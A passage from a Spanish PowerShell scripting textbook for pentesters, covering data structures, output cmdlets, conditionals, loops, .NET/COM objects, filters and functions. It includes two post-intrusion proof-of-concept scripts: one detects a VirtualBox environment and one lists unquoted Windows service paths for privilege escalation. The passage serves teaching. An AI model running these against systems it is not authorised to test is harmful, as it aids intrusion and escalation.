Leer la información de un *array* es importante, sobre todo si éste tiene varias dimensiones. El primer corchete es la fila, mientas que el segundo es la columna. Cuando se disponen de más dimensiones se van anexando los corchetes con el fin de referenciar al resto de valores. Como ejemplo se propone una variable *$array* con 2 dimensiones. Al inicializar el *array* se crearon 2 filas con 3 elementos, por lo que para referenciarlas se utiliza en el corchete los valores 0 y 1. Por otro lado, el corchete que representa la columna puede tomar los valores 0,1 y 2. Para la modificación de valores se puede utilizar el método *SetValue* o directamente como se realiza en algunos lenguajes de programación.

```
$Array[0] = 2000
$tabla = 22,14,2014
$tabla.SetValue(10,0)
$tabla
10
14
2014
```

Si se quiere llevar a cabo la eliminación de un elemento de un *array* se puede utilizar la opción de sobrescribir dicha variable o elemento. *PowerShell* no dispone de un método para eliminar elementos. A continuación se muestra un ejemplo para llevar a cabo esto *$Array = $Array[0..2 + 4]*.

Tablas hash

Las tablas *hash* o tablas asociativas también están disponibles como estructura de datos en *PowerShell*. Las tablas *hash* se diferencian de los *array* en que los valores se referencian mediante una clave en lugar de un índice. Se debe tener en cuenta que como ocurre con los *array* el usuario puede utilizar tipos de datos heterogéneos. A continuación se muestra un código dónde se crea una variable de tipo *hash* y se inicializa con valores con el formato clave, valor. Hay que tener en cuenta que si el *hash* o clave dispone de espacios hay que referenciarlo entre comillas simples.

```
$tablaHash = @{hash1 = 22; hash2 = 1986}
$tablaHash
Name                 Value
----                 -----
hash2                1986
hash1                22
$tablaHash['hash1']
22
```


6. Los cmdlet de salida

La redirección a ficheros y a otros elementos es algo importante en el *scripting*. La línea de comandos de *PowerShell* proporciona al usuario la vía para controlar la salida de datos. Los *cmdlets* encargados de controlar la salida de datos transforman éstos en algún tipo de texto.

Los *cmdlets* comienzan por el verbo *Out* y después del guion el nombre hacia dónde envían la información. El primer *cmdlet* que se explica es el de *Out-Host*, el cual envía datos hacia fuera de *PowerShell*. En el siguiente ejemplo se muestra un listado de servicios que son tratados por *Out-Host*. Con el parámetro *–paging*, el propio *cmdlet* va a paginar la información para que sea cómoda su lectura.

```
PS C:\Users\pablo> Get-Service | Out-Host -Paging

Status   Name               DisplayName
------   ----               -----------
Stopped  AeLookupSvc        Experiencia con aplicaciones
Stopped  ALG                Servicio de puerta de enlace de niv...
Stopped  AppIDSvc           Identidad de aplicación
Running  Appinfo            Información de la aplicación
Stopped  AppMgmt            Administración de aplicaciones
Stopped  aspnet_state       ASP.NET State Service
Running  AudioEndpointBu... Compilador de extremo de audio de W...
Running  AudioSrv           Audio de Windows
Stopped  AxAutoMntSrv       Alcohol Virtual Drive Auto-mount Se...
<ESPACIO> página siguiente; <RETORNO> línea siguiente; Q salir
```

Fig. 2.09: Paginación de salida con el cmdlet Out-Host.

El *cmdlet Out-Null* tiene un comportamiento similar a */dev/null*, el cual en sistemas *Linux* representan a un periférico nulo. Este *cmdlet* no evita que los mensajes de error se muestren por pantalla. Este *cmdlet* se ha diseñado con el fin de descargar cualquier entrada que se reciba, por lo que si se ejecuta la instrucción *Get-Process | Out-Null*, no se mostrará nada por pantalla.

El *cmdlet Out-Printer* permite al usuario utilizar la impresora predeterminada. Se puede utilizar otro tipo de impresora especificando el nombre de ésta. Un ejemplo de ejecución sería *Get-Process | Out-Printer –Name "Microsoft Office Document Image Writer"*.

El *cmdlet Out-File* permite enviar el resultado de la ejecución de los comandos a un archivo. Por ejemplo, se puede ejecutar la siguiente instrucción *Get-Process | Out-File –FilePath <ruta del archivo>*. Es conveniente utilizar los *cmdlets Format-** para preparar la salida como más interese al usuario. Además, otra de las cosas a tener en cuenta es que *Out-File* crea un archivo con *encoding* de *Unicode*. Con el parámetro *–Encoding* se puede modificar este comportamiento por defecto indicando el *encoding* en el que se quiere el fichero resultante.

7. Condicionales

Los condicionales permiten bifurcar la ejecución del *script* en función de unas condiciones. En función de las comentadas condiciones el *script* puede tomar un camino u otro en su ejecución,

dependiendo de si una o varias condiciones son ciertas o no. Las estructuras condiciones son la base para el desarrollo de *scripts*, y en general de cualquier lenguaje de programación.

La sentencia If

La sintaxis de la sentencia *if* es realmente sencilla y muy intuitiva, ya que por lo general es similar en todos los lenguajes de programación, y además, es similar a cómo actúa el ser humano ante ciertas circunstancias. A continuación se muestra un pequeño ejemplo en pseudocódigo.

Si condición

Bloque de instrucciones A

Si No

Bloque de instrucciones B

Fin Si

Para entender mejor el funcionamiento del condicional se presenta el siguiente ejemplo dónde un usuario pide a otro que introduzca un 0 o 1. Si el usuario introduce un 1 habrá acertado el valor que el otro usuario había pensado.

```
Write-Host Introduce un valor entre 0 y 1
$opcion = Read-Host
If (($opcion -ne 1) -and ($opcion -ne 0))
{
            Write-Host No has introducido un valor entre 0 y 1
            Exit
}
ElseIf($opcion -eq 1)
{
           Write-Host Has adivinado el número
}
Else
{
           Write-Host No has adivinado el número
}
```

El condicional de selección: Switch

El condicional de selección *switch* optimiza la implementación de la estructura *if* en algunos escenarios. Esta sentencia es sencilla y muy flexible que permite agrupar varios bloques de instrucciones bajo una expresión concreta y sencilla.

La sintaxis que presenta *switch* es intuitiva y fácil de recordar cómo se puede visualizar en el siguiente ejemplo en pseudocódigo, traduciendo *switch* a *'en caso de'*.

En caso de variable

Valor1 Bloque Instrucciones 1

Valor2 Bloque Instrucciones 2

...

ValorN Bloque Instrucciones N

Defecto Bloque Instrucciones Defecto

Fin En caso de

A continuación se propone un ejemplo básico de creación de un menú para un *script*. Este menú mostrará las posibilidades que el usuario puede ejecutar en el *script* y solicitará a éste que introduzca una opción. Cuando el usuario introduce una opción concreta, el condicional *switch* ejecutará un bloque de instrucciones en función de la opción elegida.

```
Write-Host Menú
Write-Host ====
Write-Host "1) Listar directorio "
Write-Host "2) Dar la hora"
Write-Host "3) Salir"
Write-Host "Introduce la opción:"
$opcion = Read-Host
switch($opcion)
{
  1 {ls;break}
  2 {date;break}
  3 {exit;break}
  default {break}
}
```

PoC: CheckVBox

En algunas ocasiones el *pentester*, tras realizar la intrusión, se encuentra en una máquina virtual. Este hecho es interesante tenerlo controlado, por ello en *Metasploit* existe un módulo denominado *checkvm.rb*. Este *script* de *Meterpreter* indica si la sesión se está ejecutando en algún tipo de máquina virtual, ya sea *VMWare*, *Virtual Box*, *Virtual PC*, *Hyper-V*, *QEmu*, etcétera.

En esta prueba de concepto se va a implementar una parte de dicho *script* con el objetivo de identificar si el entorno al que accedió el *pentester* es una máquina virtual. En este caso se va a evaluar si el entorno pertenece a una máquina virtual corriendo en *Virtual Box*.

A continuación se muestra la función implementada, en ella se puede ver diferentes formas, que hay que evaluar, para detectar si el sistema operativo está siendo ejecutado en una máquina virtual de *Virtual Box*.

```
function checkvbox
{
    $vbox = $false
    Get-Process | % { if (($_.name.ToLower().Equals("vboxservice"))-or($_.name.
ToLower().Equals("vboxtray"))){$vbox = $true} }
    $key = Get-ChildItem -Path 'HKLM:\HARDWARE\ACPI\DSDT'
```

```
    if ($key.Name.EndsWith("VBOX__"))
    {
        $vbox = $true
    }
    $key = Get-ChildItem -Path 'HKLM:\HARDWARE\ACPI\FADT'
    if ($key.Name.EndsWith("VBOX__"))
    {
        $vbox = $true
    }
    $key = Get-ChildItem -Path 'HKLM:\HARDWARE\ACPI\RSDT'
if ($key.Name.EndsWith("VBOX__"))
    {
        $vbox = $true
    }
    $key = Get-ChildItem -Path 'HKLM:\HARDWARE\DEVICEMAP\Scsi\Scsi Port 0\Scsi Bus
0\Target Id 0'
    if ($key.GetValue("Identifier").ToString().StartsWith("VBOX"))
    {
        $vbox = $true
    }
    $key = Get-ChildItem -Path 'HKLM:\HARDWARE\DESCRIPTION\'
    if ($key.GetValue("SystemBiosVersion").StartsWith("VBOX"))
    {
        $vbox = $true
    }
    return $vbox
}
```

Al principio de la función se da por hecho que la máquina sobre la que se ejecuta no es una *Virtual Box*. Se irán haciendo distintas pruebas para comprobar que esto no es cierto. El primer tipo de prueba que se realiza es listar los diferentes procesos que ejecutan en la máquina y verificar la existencia de dos procesos clásicos de esta plataforma, como son *VBoxTray* y *VBoxService*.

El segundo tipo de prueba evalúa la existencia de unas claves de registro en *HKLM:\HARDWARE\ACPI*, las cuales deben finalizar en *VBOX__*. Para el tercer tipo de prueba se evalúa que en otras rutas del registro existan unos valores que comiencen por *VBOX*.

Hay que tener en cuenta que el *script* ha sido desarrollado en *PowerShell 3.0* en un equipo *Windows 8*. La salida que produce esta función es sencillamente un valor *booleano*, indicando *false* si no se está ejecutando en una máquina *Virtual Box*, o *true* si se está ejecutando en un entorno de virtualización como el mencionado.

8. Bucles

Los bucles son sentencias de código que se ejecutarán varias veces en función de una o varias condiciones. Los bucles son utilizados para no escribir repetidas veces el mismo código. En *PowerShell* se disponen de varios bucles, los cuales se pueden utilizar en diferentes ámbitos o contextos. En este apartado se estudiarán los diversos bucles de los que se cuentan en la línea de comandos de *PowerShell*, y se podrá seguir su comprensión con varios ejemplos.

For

El bucle *for* itera un cierto número de veces, cuyo valor es conocido desde el principio y no debe cambiar durante su ejecución. Es muy utilizado para recorrer listas y estructuras de datos como los *array*.

El funcionamiento que tiene un bucle *for* es el siguiente:

- Se evalúa el inicio, normalmente es la inicialización de una variable.
- Se evalúa la condición, cuando ésta sea falsa se termina el bucle.
- Si la condición es verdadera, se ejecutan las instrucciones.
- La expresión se incrementa y se vuelve a evaluar la condición.

Su sintaxis es sencilla y es la mostrada a continuación.

Para (inicio; condición; incremento)

Bloque de instrucciones

Fin Para

```
$array = 'primero','segundo','tercero'
for($i=0; $i -le $array.Length; $i++)
{
    Write-Host $array[$i]
}
```

Foreach

El *foreach*, como puede verse en el lenguaje de programación *C#*, permite ir recorriendo un conjunto o listado de elementos u objetos. Es más un *cmdlet* que una instrucción, ya que dispone del *cmdlet foreach-object*.

La sintaxis para utilizar este tipo de bucle es la siguiente:

Para cada elemento en colección_elementos

Bloque de instrucciones

Fin Para cada

En el siguiente ejemplo se puede visualizar como tras la ejecución de un listado de un directorio dado con el bucle se puede ir recorriendo los distintos elementos de la colección.

```
ForEach ($elemento in Get-ChildItem)
{
    echo "$($elemento.Name) atributos: $($elemento.Attributes)"
}
```

Do-While

Este bucle es especial ya que es postprobado, es decir, su condición de salida se comprueba una vez se ha ejecutado el bloque de instrucciones previo. En otras palabras este tipo de bucle se ejecuta 1 o N veces. La sintaxis del bucle en formato de pseudocódigo es la siguiente:

Hacer

Bloque de instrucciones

Mientras que (condición)

El funcionamiento es similar al del bucle *while* salvo que la evaluación de la condición se realiza tras la ejecución de las instrucciones, por lo que al menos éstas serán ejecutadas una vez. En el siguiente ejemplo se propone un menú, como el que se pudo estudiar en el caso del selector *switch*, para un *script*.

```
do
{
    Write-Host "1) Opción 1"
    Write-Host "2) Opción 2"
    Write-Host "3) Salir"
    Write-Host "Introduce opción:"
    $opcion = Read-Host
    Clear-Host
}while($opcion -ne 3)
```

While

El bucle *while* se ejecutará 0, 1 o N veces. Es un bucle preprobado mediante una condición inicial o varias, cuando éstas dejan de cumplirse se sale del bucle. Este tipo de bucle es el más utilizado en los lenguajes de programación. Se suele utilizar cuando la condición es preprobada y no se conoce el número de iteraciones que se van a ejecutar. La sintaxis del bucle *while* es la que se puede visualizar en el siguiente pseudocódigo.

Mientras que (condición)

Bloque de instrucciones

Fin Mientras que

¿Cómo funciona el bucle? El funcionamiento del bucle es sencillo y se divide en los siguientes pasos:

- Se evalúa la condición.
- Si la condición es falsa se sale del bucle sin ejecutar instrucciones.
- Si la condición es cierta se ejecuta el bloque de instrucciones.
- Se vuelve a iterar evaluando la condición.

En el siguiente ejemplo se implementa un contador mediante un bucle *while*.


```
$cont = 0
while($cont -lt 10)
{
    Write-Host "iteración número $($cont)"
    $cont++
}
```

PoC: Encontrando servicios vulnerables

En esta prueba de concepto se presenta la posibilidad de detectar rutas de binarios de servicios de *Windows* la cuales no se encuentran especificadas entre comillas. Esto presenta un problema y es que si una ruta no está entre comillas *Windows* ejecutará la primera ruta que se encuentra válida hasta el primer espacio, es decir, si se tiene la siguiente ruta *C:\Program Files\pablo software\binario.exe* se ejecutaría *C:\Program.exe* en el caso de existir.

Dicho de otra manera, detectando esto un atacante puede aprovecharse de este hándicap para provocar una escalada de privilegios tras la ejecución de un binario creado para la ocasión.

Más adelante en el libro se puede encontrar alguna prueba de concepto más, ya que esta técnica está implementada en *frameworks* de *pentesting* con *PowerShell*. En este apartado se presenta un *script* que se apoya en la obtención de un listado de servicios que se ejecutan en la máquina y con un bucle *foreach* se van recorriendo.

Por cada elemento que se recorre, los cuales son objetos con distintos atributos y propiedades que representan servicios en el sistema, se hacen una serie de comprobaciones. Lo importante en el caso de los servicios es la ruta dónde se encuentra el binario y para ello se utiliza el *pathname* por cada elemento recorrido. Se comprueba que el *pathname* no sea nulo, no sea vacío y que no comienza por comilla.

Una vez que se comprueben estas cosas se comprueba que la ruta no sea *\Windows*, y por último se muestra la información de los servicios cuyo binario no se encuentra en una ruta que comienza por comillas y que tienen la posibilidad de contener espacios en su ruta, por lo que serían potencialmente vulnerables.

```
$Services = gwmi win32_service
foreach ($elemento in $Services)
{
    If ((!$elemento.pathname.Equals(""))-and(!$elemento.pathname.
StartsWith("'""))-and($elemento.pathname -ne $null))
    {
        $elem = $elemento.PathName.Split(" ")[0]
        if((!$elem.Contains(":\Windows")))
        {
            $elemento.PathName
            $elemento.Name
        }
    }
}
```

En la imagen se puede visualizar la salida de la ejecución del *script*. Como se puede ver hay dos rutas vulnerables, como son *C:\Program Files (x86)\Alcohol Soft\Alcohol 52\AxAutoMntSrv.exe* y *C:\Program Files (x86)\Alcohol Soft\Alcohol 52\StarWind\StarWindServiceAE.exe*.

```
C:\Program Files (x86)\Alcohol Soft\Alcohol 52\AxAutoMntSrv.exe
AxAutoMntSrv
C:/metasploit/postgresql/bin/pg_ctl.exe runservice -N "metasploitPostgreSQL" -D "C:/metasploit/postgresql/data"
metasploitPostgreSQL
C:\metasploit\ruby\bin\ruby.exe -C "C:\metasploit\apps\pro\engine" prosvc_service.rb -E production
metasploitProSvc
C:\metasploit\ruby\bin\ruby.exe -C "C:\metasploit\apps\pro\ui" thin_service.rb
metasploitThin
C:\metasploit\ruby\bin\ruby.exe -C "C:\metasploit\apps\pro\ui" worker_service.rb
metasploitWorker
C:\Program Files (x86)\Alcohol Soft\Alcohol 52\StarWind\StarWindServiceAE.exe
StarWindServiceAE
system32\VBoxService.exe
VBoxService
```

Fig. 2.10: Obtención de pistas en binarios de servicios sin comillas.

9. Creación de objetos .NET

La línea de comandos de *PowerShell* permite utilizar componentes con interfaces *.NET Framework* y *COM*. De este modo el usuario debe entender que no se limita al uso de *cmdlets*.

New-Object

El *cmdlet New-Object* permite crear objetos desde *PowerShell*. Este *cmdlet* permite crear instancias de una clase de *.NET*. En el siguiente ejemplo se utiliza la clase *System.Diagnostics.EventLog* en *PowerShell v2*, la ejecución sería la siguiente *New-Object –Type System.Diagnostics.EventLog –ArgumentList Application*.

La ejecución anterior se denomina constructor, ya que los argumentos que se pasan como valores son utilizados en un método especial.

```
PS C:\Users\pablo> New-Object -TypeName System.Diagnostics.EventLog -ArgumentList Application

  Max(K) Retain OverflowAction        Entries Log
  ------ ------ --------------        ------- ---
  20.480      0 OverwriteAsNeeded      20.979 Application

PS C:\Users\pablo>
```

Fig. 2.11: Creación de objeto.

El objeto creado anteriormente puede ser almacenado en una variable, haciendo referencia a éste. De este modo el objeto puede ser utilizado durante la sesión o el *script* por el usuario.

PowerShell puede realizar gran cantidad de canalizaciones, aunque en algunas ocasiones es interesante utilizar variables para almacenar objetos con el fin de poder manipularlos a posteriori con mayor facilidad.

Creación de objetos COM

Se puede utilizar el *cmdlet New-Object* para trabajar con los componentes COM. Estos componentes proporcionar desde diversas bibliotecas que son incluidas en *Windows Script Host*, *WSH*, hasta aplicaciones *ActiveX*, como por ejemplo el famoso navegador de *Microsoft Internet Explorer*.

La mayoría de los objetos conocidos como *WSH* pueden crearse especificando lo que se denomina *ProgID*. Estos *ProgID* pueden ser *WScript.Shell*, *WScript.Network*, *Scripting.Dictionary* y *Scripting.FileSystemObject*. A continuación se enumeran los comandos que permiten a un usuario crear este tipo de objetos:

- New-Object –ComObject WScript.Shell.
- New-Object –ComObject WScript.Network.
- New-Object –ComObject Scripting.Dictionary.
- New-Object –ComObject Scripting.FileSystemObject.

Para ejemplificar qué cosas se pueden llevar a cabo con este tipo de objetos se van a crear accesos directos con *WScript.Shell*. En este ejemplo se quiere crear un acceso directo, el cual vincule a una carpeta personal del usuario. En primer lugar se debe crear una referencia a *WScript.Shell* y almacenarla en una variable, por ejemplo *$wshshell = New-Object –ComObject WScript.Shell*. Para poder evaluar los métodos y propiedades disponibles en este objeto se puede utilizar el *cmdlet Get-Member*, por lo que si se ejecuta *$wshshell | Get-Member* se obtendrán diferentes métodos que pueden ser lanzados por el usuario.

```
PS C:\Users\pablo> $wsh = New-Object -ComObject WScript.Shell
PS C:\Users\pablo> $wsh

SpecialFolders                                          CurrentDirectory
--------------                                          ----------------
System.__ComObject                                      C:\Users\pablo

PS C:\Users\pablo> $wsh | Get-Member

   TypeName: System.__ComObject#{41904400-be18-11d3-a28b-00104bd35090}

Name                       MemberType            Definition
----                       ----------            ----------
AppActivate                Method                bool AppActivate (Variant, Variant)
CreateShortcut             Method                IDispatch CreateShortcut (string)
Exec                       Method                IWshExec Exec (string)
ExpandEnvironmentStrings   Method                string ExpandEnvironmentStrings (string)
LogEvent                   Method                bool LogEvent (Variant, string, string)
Popup                      Method                int Popup (string, Variant, Variant, Variant)
RegDelete                  Method                void RegDelete (string)
RegRead                    Method                Variant RegRead (string)
RegWrite                   Method                void RegWrite (string, Variant, Variant)
Run                        Method                int Run (string, Variant, Variant)
SendKeys                   Method                void SendKeys (string, Variant)
Environment                ParameterizedProperty IWshEnvironment Environment (Variant) {get}
CurrentDirectory           Property              string CurrentDirectory () {get} {set}
SpecialFolders             Property              IWshCollection SpecialFolders () {get}
```

Fig. 2.12: Creación de un objeto COM en Powershell.

El método *WScript.Shell.CreateShortcut* acepta un argumento, el cual es la ruta del archivo de acceso directo que se quiere crear. Se puede utilizar una ruta de tipo absoluta, es decir, una ruta

completa al directorio en el que se quiere crear el acceso directo. Para crear el acceso directo se ejecuta la siguiente instrucción sobre la línea de comandos de *PowerShell $lnk = $wshshell. CreateShortcut("<ruta directorio>")*.

Filtros

El *cmdlet Where-Object* permite evitar que un objeto pase por una canalización si no cumple con la condición requerida. En otras palabras, *Where-Object* probará cada objeto de la canalización y lo pasará por ésta solo si cumple una determinada condición. Lógicamente, los objetos que no superen la prueba se quitan de dicha canalización. La condición a probar por el *cmdlet* se proporciona como el valor del parámetro *Where-Object -FilterScript*.

En este apartado se va a mostrar un ejemplo sencillo de uso de *FilterScript*, pero ¿Qué es el *FilterScript*? Realmente es un bloque de *script*, es decir uno o más comandos de *PowerShell* que son especificados entre llaves. El parámetro *FilterScript* es evaluado a *true* o *false*. El bloque de *script* puede contener código muy sencillo, pero se debe tener claro algunos conceptos previos. Generalmente, el código del interior de un bloque de *script* serán operaciones de tipo comparación.

El operador realizará una comparación entre los elementos que aparecen a ambos lados del operador. Los operadores de este tipo pueden visualizarse en la siguiente tabla de elementos:

Comparador	Descripción
-eq	Igual a
-ne	Distinto a
-lt	Menor que
-le	Menor o igual que
-gt	Mayor que
-ge	Mayor o igual que
-like	Es como
-contains	Contiene
-notlike	No es como

Tabla 2.06: Elementos de comparación para FilterScript.

Los bloques de *script* que utiliza el *cmdlet Where-Object* utilizan una variable especial, la cual es *$_*. Esta variable hace referencia al objeto actual que se encuentra en la canalización.

En el siguiente ejemplo se pasan diversos objetos al *cmdlet Where-Object*, los cuales son evaluados para comprobar si la longitud de dichos objetos es mayor de 5. La instrucción ejecutada es la siguiente *"pablo", "sandra", "natalia" | Where-Object {$_.length –gt 5}*. Esta instrucción desecharía el nombre pablo por no cumplir con la condición de que su longitud sea mayor de 5.

Como se ha visto en el ejemplo anterior la variable especial *$_* tiene acceso a las propiedades de los objetos, y esto es realmente útil, ya que permite al usuario aprovecharse de todo el potencial que aportan los objetos. Imaginando un sistema *Windows* y utilizando la clase *Win32_SystemDriver* de *WMI* se puede filtrar por las propiedades de ésta el contenido que se quiere visualizar.

Como ejemplo se presenta la siguiente instrucción *Get-WmiObject –Class Win32_SystemDriver | Where-Object –FilterScript {$_.State –eq "Running"}*. Previamente para poder visualizar los métodos y propiedades de los objetos se podía ejecutar *Get-WmiObject –Class Win32_SystemDriver | Get-Member*.

La lista que puede ser visualizada con las órdenes anteriores puede aún seguir siendo muy larga. Puede ser útil concatenar condiciones, por ejemplo, de la siguiente manera *Get-WmiObject –Class Win32_SystemDriver | Where-Object –FilterScript {$_.State –eq "Running"} | Where-Object –FilterScript {$_.StartMode –eq "Auto"}*.

Ahora se pueden utilizar *cmdlets* que den formato a la salida y concatenarlos al final de la instrucción ejecutada anteriormente. Como se puede visualizar es realmente utilizar filtros que ayuden a encontrar la información que el usuario necesita en cada instante. Se puede evitar utilizar dos veces los *cmdlets Where-Object* si se utiliza un operador lógico *–and* en este caso.

El ejemplo anterior quedaría de la siguiente manera *Get-WmiObject –Class Win32_SystemDriver | Where-Object –FilterScript {($_.State –eq "Running") -and ($_.StartMode –eq "Auto")}*.

```
PS C:\Users\pablo> Get-WmiObject -Class Win32_SystemDriver | Where-Object -FilterScript {($_.State -eq "Running") -and (
$_.StartMode -eq "Auto")}

DisplayName : Link-Layer Topology Discovery Mapper I/O Driver
Name        : lltdio
State       : Running
Status      : OK
Started     : True

DisplayName : Virtualización de archivos UAC
Name        : luafv
State       : Running
Status      : OK
Started     : True

DisplayName : NetGroup Packet Filter Driver
Name        : npf
State       : Running
Status      : OK
Started     : True

DisplayName : PEAUTH
Name        : PEAUTH
State       : Running
Status      : OK
Started     : True
```

Fig. 2.13: Utilización de filtros de objetos con Powershell.

10. Utilización de clases y métodos de .NET

No todas las clases de *.NET Framework* se pueden crear con el *cmdlet New-Object*. En algunos casos al intentar llevar a cabo esta operativa se obtendrá un mensaje de error desde la línea de comandos indicando que no se ha encontrado el constructor adecuado para ese tipo. ¿Por qué se producen estos errores? Se producen debido a que no hay una manera de crear un objeto a partir de dichas clases

que quieren ser utilizadas. Estas clases son bibliotecas de referencia de métodos y propiedades que no cambiarán de estado. En otras palabras, solo se tendrán que utilizar sin más.

A continuación se muestra un ejemplo de cómo utilizar las clases y los métodos de éstas. Para hacer referencia a una clase estática, por ejemplo *System.Environment*, se debe especificar el nombre de la clase entre corchetes. En otras palabras se puede escribir en *PowerShell [System.Environment]* y se obtendrá información general sobre el tipo que se está tratando. Como nota extra indicar que también se puede omitir la palabra *System* invocando *[Environment]* directamente.

¿Qué hace *System.Environment*? Esta clase estática contiene información sobre el entorno de trabajo del proceso actual, el cual es *PowerShell.exe* cuando se trabaja en la línea de comandos de *Microsoft*.

Para poder visualizar los métodos estáticos de la clase se puede utilizar el *cmdlet Get-Member* como se hacía con los objetos anteriormente. Por ejemplo, si se quiere obtener los métodos estáticos se ejecuta *[System.Environment] | Get-Member –Static*.

```
PS C:\Users\pablo> [System.Environment] | Get-Member -Static

   TypeName: System.Environment

Name                        MemberType Definition
----                        ---------- ----------
Equals                      Method     static bool Equals(System.Object objA, System.Object objB)
Exit                        Method     static System.Void Exit(int exitCode)
ExpandEnvironmentVariables  Method     static string ExpandEnvironmentVariables(string name)
FailFast                    Method     static System.Void FailFast(string message)
GetCommandLineArgs          Method     static string[] GetCommandLineArgs()
GetEnvironmentVariable      Method     static string GetEnvironmentVariable(string variable), static string GetEnviro...
GetEnvironmentVariables     Method     static System.Collections.IDictionary GetEnvironmentVariables(), static System...
GetFolderPath               Method     static string GetFolderPath(System.Environment+SpecialFolder folder)
GetLogicalDrives            Method     static string[] GetLogicalDrives()
ReferenceEquals             Method     static bool ReferenceEquals(System.Object objA, System.Object objB)
SetEnvironmentVariable      Method     static System.Void SetEnvironmentVariable(string variable, string value), stat...
CommandLine                 Property   static System.String CommandLine {get;}
CurrentDirectory            Property   static System.String CurrentDirectory {get;set;}
ExitCode                    Property   static System.Int32 ExitCode {get;set;}
HasShutdownStarted          Property   static System.Boolean HasShutdownStarted {get;}
MachineName                 Property   static System.String MachineName {get;}
NewLine                     Property   static System.String NewLine {get;}
OSVersion                   Property   static System.OperatingSystem OSVersion {get;}
ProcessorCount              Property   static System.Int32 ProcessorCount {get;}
StackTrace                  Property   static System.String StackTrace {get;}
SystemDirectory             Property   static System.String SystemDirectory {get;}
TickCount                   Property   static System.Int32 TickCount {get;}
UserDomainName              Property   static System.String UserDomainName {get;}
UserInteractive             Property   static System.Boolean UserInteractive {get;}
UserName                    Property   static System.String UserName {get;}
Version                     Property   static System.Version Version {get;}
WorkingSet                  Property   static System.Int64 WorkingSet {get;}
```

Fig. 2.14: Obtención de métodos estáticos en clases de .NET Framework.

Para poder listar las propiedades de la clase estática se puede utilizar la siguiente instrucción *[System.Environment] | Get-Member -MemberType Property*. De nuevo es fundamental el uso del *cmdlet Get-Member* para poder listar las propiedades de la clase.

Para poder leer el valor de las propiedades se utiliza '::' para indicar a *PowerShell* que se quiere utilizar una propiedad o un método estático. Por ejemplo, si se quiere acceder al usuario que ha lanzado el proceso de *PowerShell* se puede ejecutar *[System.Environment]::UserName*, tal y como puede visualizarse en la imagen. Otros ejemplos interesantes es la utilización de la propiedad *OSVersion*, la cual indica qué versión de *Windows* se está ejecutando, o la propiedad *HasShutdownStarted*, la cual indica si el equipo se está apagando. Existen multitud de métodos y propiedades en esta clase, y extrapolando esto al uso de otras clases estáticas de *.NET* se puede dilucidar un gran potencial para el *scripting* en *PowerShell*.


```
PS C:\Users\pablo> [System.Environment]::CommandLine
"C:\WINDOWS\system32\WindowsPowerShell\v1.0\powershell.exe"
PS C:\Users\pablo> [System.Environment]::UserInteractive
True
PS C:\Users\pablo> [System.Environment]::UserDomainName
pablo-vm
PS C:\Users\pablo> [System.Environment]::UserName
pablo
PS C:\Users\pablo>
```

Fig. 2.15: Lectura de propiedades estáticas de clases .NET Framework.

Otra clase estática interesante es *System.Math*, la cual permite realizar algunas operaciones matemáticas complejas. Se puede utilizar el *cmdlet Get-Member* de nuevo para obtener información acerca de qué cosas se pueden realizar con la clase. Es realmente interesante profundizar sobre este tema, ya que como se mencionaba anteriormente, abre un nuevo mundo de posibilidades para el *scripting* en *PowerShell*.

11. Funciones

Una función es una secuencia de código aislada que realiza una o varias acciones para devolver un valor. Pueden recibir parámetros de entrada para trabajar con estos valores y son muy útiles para reutilizar código, de este modo se evita no tener que escribir código repetido en distintas partes del desarrollo. Las funciones pueden ser invocadas desde cualquier punto de un *script*.

El provider de las funciones

El proveedor de las funciones es un almacén dónde se puede navegar y realizar operaciones sobre las distintas funciones en el entorno de *PowerShell*. Para trabajar sobre este proveedor se ejecuta la orden *cd function:* y se pueden utilizar los *cmdlet* que permiten navegar entre directorios para realizar acciones sobre el almacén.

```
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. Reservados todos los derechos.

Hola bit-PC\pablo bienvenido a PowerShell
PS C:\Users\bit 02/28/2012 10:21:11 > cd function:
PS Function:\ 02/28/2012 10:21:16 > dir

CommandType     Name                                  Definition
-----------     ----                                  ----------
Function        A:                                    Set-Location A:
Function        B:                                    Set-Location B:
Function        C:                                    Set-Location C:
Function        cd..                                  Set-Location ..
Function        cd\                                   Set-Location \
```

Fig. 2.16: Listado del proveedor de funciones.

Crear funciones

En la línea de comandos de *PowerShell* las funciones están definidas por diversos elementos. A continuación se enumeran los diferentes elementos que definen una función:

- Palabra reservada *function*.
- Nombre de la función.
- Ámbito de la función, aunque este elemento es opcional.
- Argumentos que son pasados a la función. Se pueden pasar desde 0 hasta N argumentos, aunque también son un elemento opcional.
- Bloque de instrucciones. Este bloque es ejecutado cada vez que se invoca la función.
- Parámetros a devolver. La función puede devolver o no un resultado.

A continuación se muestra el pseudocódigo que se utiliza para definir las funciones. La sintaxis es sencilla.

Función [Ámbito] nombre de la función [(lista argumentos)]

Bloque de instrucciones

Fin Función

Un ejemplo básico es la creación de una función la cual no recibirá ningún argumento y ejecutará un listado sobre el directorio actual y mostrará los atributos de los archivos que se encuentran en dicho directorio. Para ejecutar la función basta con escribir su nombre en cualquier punto del *script* o la *shell*.

```
function listarAtributos
{
    foreach ($elemento in Get-ChildItem)
    {
        echo "$($elemento.name) atributos:$($elemento.attributes)"
    }
}
```

Para observar el contenido de las funciones, es decir, su código, se puede utilizar el *cmdlet get-content* sobre el almacén de las funciones.

```
PS C:\Users\bit 02/28/2012 10:40:51 > cd function:
PS Function:\ 02/28/2012 10:40:53 > Get-Content ll

    foreach ($elemento in Get-ChildItem)
    {
        echo "$($elemento.name) atributos:$($elemento.attributes)"
    }

PS Function:\ 02/28/2012 10:40:58 >
```

Fig. 2.17: Captura de código de una función implementada.

Cuando el usuario necesite pasar valores a una función se pueden utilizar dos formas distintas. La primera de las formas es mediante argumentos, mientras que la segunda es mediante el uso de parámetros. La diferencia radica en que, por ejemplo, la posición del argumento en el paso de éstos a la función sí importa, mientras que en el caso de los parámetros esto no ocurre, ya que el valor va acompañado del nombre del parámetro, por lo que su posición no aporta significado.

La primera manera que se estudia es el paso de valores a funciones mediante el uso de argumentos. Su sintaxis, como puede visualizarse, es intuitivo y sencillo *Nombre de la función argumento1 argumento2 ... argumento N*.

Para el ejemplo se mejora la función anterior, la cual ahora recibirá un argumento que será el directorio sobre el que hacer el listado con los atributos.

```
function listarAtributos
{
    foreach ($elemento in Get-ChildItem $args[0])
    {
        echo "$($elemento.name) atributos:$($elemento.attributes)"
    }
}
#ejecución
PS C:\Users\bit> listarAtributos c:\
```

